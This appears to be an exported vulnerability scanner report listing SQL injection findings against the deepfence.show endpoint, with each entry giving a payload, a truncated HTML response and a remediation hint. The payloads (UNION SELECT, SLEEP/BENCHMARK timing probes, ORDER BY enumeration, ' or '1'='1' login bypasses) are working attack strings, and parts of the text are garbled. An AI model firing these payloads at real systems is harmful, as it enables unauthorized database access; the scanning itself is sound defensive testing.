Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or benchmark(50000000,MD5(1)) #</td></tr></table>	Name	Value	DemoUser1#	or benchmark(50000000,MD5(1)) #
Name	Value				
DemoUser1#	or benchmark(50000000,MD5(1)) #				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1463				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1464				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'%20o/**/r%201/0%20--</td></tr></table>	Name	Value	DemoUser1#	'%20o/**/r%201/0%20--
Name	Value				
DemoUser1#	'%20o/**/r%201/0%20--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-</pre>				

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1465

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 19</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 19
Name	Value				
DemoUser1#	ORDER BY 19				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1466				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL--
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWRWccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRwCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1467	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),3--</td></tr> </table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),3--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),3--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGGoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWRWcmlpPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRwCgAQIoqIKilWkCkYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercp+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1468

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin') or '1'='1'--</td></tr></table>	Name	Value	DemoUser1#	admin') or '1'='1'--
Name	Value				
DemoUser1#	admin') or '1'='1'--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWwNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1469				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p>				

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1470

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY SLEEP(5)--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY SLEEP(5)--
Name	Value				
DemoUser1#	ORDER BY SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1471				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" or sleep(5)#</td></tr></table>	Name	Value	DemoUser1#	" or sleep(5)#
Name	Value				
DemoUser1#	" or sleep(5)#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1472				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 8--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 8--
Name	Value				
DemoUser1#	ORDER BY 8--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1473	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>&&SLEEP(5)#</td></tr></table>		Name	Value	DemoUser1#	&&SLEEP(5)#
Name	Value					
DemoUser1#	&&SLEEP(5)#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1474					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	admin") or "1"="1"#

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1475

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 6#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 6#
Name	Value				
DemoUser1#	ORDER BY 6#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
